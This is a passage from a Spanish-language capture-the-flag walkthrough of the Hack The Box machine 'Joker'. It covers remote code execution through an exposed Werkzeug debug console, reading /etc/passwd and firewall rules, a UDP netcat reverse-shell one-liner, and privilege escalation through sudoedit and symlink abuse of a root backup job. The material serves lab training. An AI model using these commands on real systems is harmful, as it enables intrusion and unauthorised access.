Actualmente, desde mi equipo, la dirección 127.0.0.1 (con el acceso a través del proxy 10.10.10.21:3128) no carga ninguna aplicación web. Pero al probar con 0.0.0.0<sup>4</sup> se puede acceder correctamente:



### 1.9.1 . Ejecutando comandos remotos - consola python

Con el acceso al servidor, se puede probar los directorios listados con la herramienta dirsearch. En <http://0.0.0.0/list/> no hay nada interesante, pero en el enlace console es posible acceder:



En la consola podemos ejecutar comando de python. Para llamar a comandos del sistema, usamos la librería os y la llamada a los comandos usando el método popen(comando).

```
[console ready]
>>> import os
>>> os.popen("whoami").read()
'werkzeug\n'
```

<sup>4</sup> <https://en.wikipedia.org/wiki/0.0.0.0>

## Verificando la versión de netcat

```
>>> os.popen("nc -h 2>&1").read()
'OpenBSD netcat (Debian patchlevel 1.105-7ubuntu1)\n
This is nc from the netcat-openbsd package. An alternative nc is available\nin the ne-
tcat-traditional package.
```

Se puede analizar los archivos del sistema, pero la salida en la consola es muy limitada, por lo que usamos el comando `base64` para convertir los archivos en código b64, para leerlos en el equipo.

## Archivo `/etc/passwd`

```
>>> os.popen("base64 -w 0 /etc/passwd").read()
'cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eD...
```

Copiar el código base64 y copiarlo en un archivo

```
vim passwd.b64
```

Copiar el código b64

Para decodificar se usa el comandos

```
# base64 -d passwd.b64
```

```
root:x:0:0:root:/root:/bin/bash
..
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
werkzeug:x:1000:1000::/var/www:
alekos:x:1001:1001:Alekos Gouzouvios,,,:/home/alekos:/bin/bash
```

## 1.10 . Shell reversa

Al intentar usar `nc` para una conexión reversa con nuestro equipo, no existe respuesta, posiblemente existe un `fw` que no permite conexiones al exterior. De la misma manera que se descargó el archivo `passwd`, hacemos con `iptables` (`rules.v4`).

```
>>> os.popen("find /etc | grep iptables").read()
/etc/iptables
/etc/iptables/rules.v4
/etc/iptables/rules.v6
```

```
>>> os.popen("base64 -w 0 /etc/iptables/rules.v4").read()
```

```
# Generated by iptables-save v1.6.0 on Fri May 19 18:01:16 2017
*filter
:INPUT DROP [41573:1829596]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [878:221932]
-A INPUT -i ens33 -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -i ens33 -p tcp -m tcp --dport 3128 -j ACCEPT
-A INPUT -i ens33 -p udp -j ACCEPT
```

```
-A INPUT -i ens33 -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A OUTPUT -o ens33 -p tcp -m state --state NEW -j DROP
COMMIT
# Completed on Fri May 19 18:01:16 2017
```

### 1.10.1 . Shell reversa con netcat en modo udp

Se puede observar que el servidor acepta solamente conexiones udp y icmp. La opción sería una conexión reversa usando netcat en modo udp.

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import os
>>> os.popen("whoami").read()
'werkzeug\n'
>>> os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -u 10.10.14.15 8000 >/tmp/f").read()])
```

Brought to you by **DON'T PANIC**, your friendly Werkzeug powered traceback interpreter.

Desde el equipo local debe estar abierto el nc en modo udp, esperando la conexión:

```
# nc -u -nlvp 8000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.10.21.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
werkzeug
$ pwd
/var/www
```

## 2. Escalando privilegios

Ejecutando sudo -l, podemos ver que comandos puede ejecutar el usuario werkzeug que le permitan escalar privilegios.

```
werkzeug@joker:~$ sudo -l
sudo -l
Matching Defaults entries for werkzeug on joker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, sudoedit_follow, !sudoedit_checkdir

User werkzeug may run the following commands on joker:
    (alekos) NOPASSWD: sudoedit /var/www/*/layout.html
```

Se puede ejecutar sudoedit en el archivo layout.html, ubicado en /var/www/\*/\*/. El comando sudoedit se usa para editar archivos en el sistema.

Dentro de www/ existe el directorio testing con un archivo layout.html

```
$ cd testing
```

```
$ mkdir iseg
werkzeug@joker:~/testing$ ls
ls
iseg
layout.html
werkzeug@joker:~/testing$ cd iseg

werkzeug@joker:~/testing/iseg$ pwd
/var/www/testing/iseg
werkzeug@joker:~/testing/iseg$ sudo -l
```

Visualizamos el contenido del usuario alekos

```
$ ls -lah /home/alekos
total 52K
drwxr-xr-x 7 alekos alekos 4.0K May 19 2017 .
drwxr-xr-x 3 root root 4.0K May 16 2017 ..
drwxrwx--- 2 root alekos 12K Apr 6 02:50 backup
-rw----- 1 root root 0 May 17 2017 .bash_history
-rw-r--r-- 1 alekos alekos 220 May 16 2017 .bash_logout
-rw-r--r-- 1 alekos alekos 3.7K May 16 2017 .bashrc
drwx----- 2 alekos alekos 4.0K May 17 2017 .cache
drwxr-x--- 5 alekos alekos 4.0K May 18 2017 development
drwxr-xr-x 2 alekos alekos 4.0K May 17 2017 .nano
-rw-r--r-- 1 alekos alekos 655 May 16 2017 .profile
drwxr-xr-x 2 alekos alekos 4.0K May 20 2017 .ssh
-r--r----- 1 root alekos 33 May 19 2017 user.txt
```

Se puede ver que alekos tiene la carpeta .ssh, y dentro de la misma existe el archivo authorize\_keys para autorizar el acceso de usuarios por ssh.

## 2.1 . Creando un enlace simbólico

```
werkzeug@joker:~/testing/iseg$ ln -s /home/alekos/.ssh/authorized_keys layout.html
werkzeug@joker:~/testing/iseg$ ls -lah
total 8.0K
drwxrwxr-x 2 werkzeug werkzeug 4.0K Apr 6 02:57 .
drwxr-xr-x 3 werkzeug werkzeug 4.0K Apr 6 02:50 ..
lrwxrwxrwx 1 werkzeug werkzeug 33 Apr 6 02:57 layout.html -> /home/alekos/.ssh/authorized_keys
```

## 2.2 . Generando las llaves de acceso

Usando ssh-keygen generamos nuestro par de llaves (pública y privada) con el fin de copiar la pública en el archivo layout.html usando el comando sudoedit.

```
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
```

Copiar el contenido de id\_rsa.pub que se generó en nuestro equipo:

```
# cat keys/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCqrhVI8aYDAcf/avZl1uziXRLsJDZwIrNl9cl/3NkbzdlTFl-pa6eofd39oj1oWcD5QHn9CdKLnUgoCIjReA7Fvc1vhQ0CCQvDagwzYVzXKlGr7ptWTPd3iMAGLI
```

En la consola del usuario werkzeug usamos el comando sudoedit como aparecía

en la consulta de sudo -l:

```
werkzeug@joker:~/testing/iseq$ sudoedit -u alekos /var/www/testing/iseq/layout.html
```

```
nano 2.6.3      File: /var/tmp/layoutXXfTVqQP.html

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCqrhVI8aYDacf/avZl1uziXRLsJDZwIrNl9cL/3NkbzdLTF1pa6eofd39oj1oWcD5QHn9CdKLnUgoCIjReA7Fvc1vhQ
0CCQvDAGwzYVzXK1Gr7ptWTPd3iMAGLI/Neg10gBRY1v0zQzcdB/01Eh0ABHNHXQuoXX/DEECd9ddwcBx6bXlgke55HgCzdA3AtBtVRI8B89XppVDVqvnR40YFj7oLp74
o45qrfxnmRZ4go++n0QhL62vLJvzQXBPPUfMNCu+uE+2IA1aZ+VpFU01yM+2vrlGcg4eCqCasldligQnLiji3yvJnPIIzCfnmnyCQfmdBK/26W1YZLqhi3X4tb7BJCAs3
mPEXqHFrIA+UI0Mg0VLdu9tEQh09HwXpU9MYD2yoUx6jqrFj18qpR1vhUimVP5iRcv/SW291m9MqfRPYSedHgiYytSEh0utdXyrikFwmCPc4NoeHL4KNRpPrupa/g7tJX
66ciGR7ziicsbz8PWipziyC5SbP9Cp1iTLm= root@kali

[ Read 0 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^N Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line
```

En layout.html copiamos el contenido de nuestra llave, grabamos con CTRL+W, y cerramos el editor de texto.

## 2.3 . Conexión ssh al usuario

```
root@kali:/home/htb/joker# ssh -i keys/id_rsa alekos@10.10.10.21
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sat May 20 16:38:08 2017 from 10.10.13.210
alekos@joker:~$ id
uid=1001(alekos) gid=1001(alekos) groups=1001(alekos),1000(werkzeug)
```

```
$ cat user.txt
a29812xxxxxxxxxxxxxxxx7057b
```



### 3. Obteniendo root

Una vez dentro del sistema, con el usuario alekos, nos movemos libremente por su carpeta. Dentro de su directorio se encuentran dos carpetas: backup y development.

```
alekos@joker:~$ ls -lh
total 20K
drwxrwx--- 5 root   alekos  12K Apr  6 11:25 backup
drwxr-x--- 5 alekos alekos  4.0K May 18 2017 development
-r--r----- 1 root   alekos   33 May 19 2017 user.txt
```

#### 3.1 . Analizando backups

Lo curioso es que la carpeta backup, tiene como usuario root grupo alekos. Dentro de esta carpeta, se encuentran archivos que parecen ser respaldos de cada cierto tiempo (c/5min.).

```
$ ls -lh backup
total 228K
-rw-r----- 1 root   alekos  40K Dec 24 2017 dev-1514134201.tar.gz
-rw-r----- 1 root   alekos  40K Dec 24 2017 dev-1514134501.tar.gz
-rw-r----- 1 root   alekos  40K Apr  6 11:15 dev-1586160901.tar.gz
-rw-r----- 1 root   alekos  40K Apr  6 11:20 dev-1586161201.tar.gz
-rw-r----- 1 root   alekos  40K Apr  6 11:25 dev-1586161501.tar.gz
```

Descomprimiendo el último .tar.gz, el contenido es el mismo listado de archivos y carpetas que tiene development.

```
-rw-r----- 1 alekos alekos  1.5K May 18 2017 application.py
drwxrwx--- 2 alekos alekos  4.0K May 18 2017 data
-rw-r----- 1 alekos alekos    0 May 18 2017 __init__.py
-rw-r----- 1 alekos alekos  997 May 18 2017 models.py
drwxr-x--- 2 alekos alekos  4.0K May 18 2017 static
drwxr-x--- 2 alekos alekos  4.0K May 18 2017 templates
-rw-r----- 1 alekos alekos  2.5K May 18 2017 utils.py
-rw-r----- 1 alekos alekos  1.8K May 18 2017 views.py
```

#### 3.2 . Obteniendo un backup de root

Ahora vamos a cambiar el nombre de la carpeta development por respaldo, y crear un link simbólico de la carpeta root a development.

```
alekos@joker:~$ mv development respaldo
```

```
alekos@joker:~$ ln -s root development
```

```
alekos@joker:~$ ls -lah
total 52K
drwxr-xr-x 7 alekos alekos  4.0K Apr  6 11:34 .
drwxr-xr-x 3 root   root    4.0K May 16 2017 ..
```

```
drwxrwx--- 5 root alekos 12K Apr 6 11:35 backup
-rw----- 1 root root 0 May 17 2017 .bash_history
-rw-r--r-- 1 alekos alekos 220 May 16 2017 .bash_logout
-rw-r--r-- 1 alekos alekos 3.7K May 16 2017 .bashrc
drwx----- 2 alekos alekos 4.0K May 17 2017 .cache
lrwxrwxrwx 1 alekos alekos 4 Apr 6 11:34 development -> root
drwxr-xr-x 2 alekos alekos 4.0K May 17 2017 .nano
-rw-r--r-- 1 alekos alekos 655 May 16 2017 .profile
drwxr-x--- 5 alekos alekos 4.0K May 18 2017 respaldo
drwxr-xr-x 2 alekos alekos 4.0K May 20 2017 .ssh
-r--r----- 1 root alekos 33 May 19 2017 user.txt
```

```
alekos@joker:~/backup$ tar -xvf dev-1586162401.tar.gz
backup.sh
root.txt
```

```
$ cat root.txt
d452XXXXXXXXXXXXXXXX4146e
```

Se puede descargar todo el contenido usando scp.

```
# scp -i keys/id_rsa -r alekos@10.10.10.21:/home/alekos/* alekos/
shorty.db 100% 12KB 62.7KB/s
00:00
backup.sh 100% 205 1.1KB/s
00:00
layout.html 100% 524 2.7KB/s
00:00
```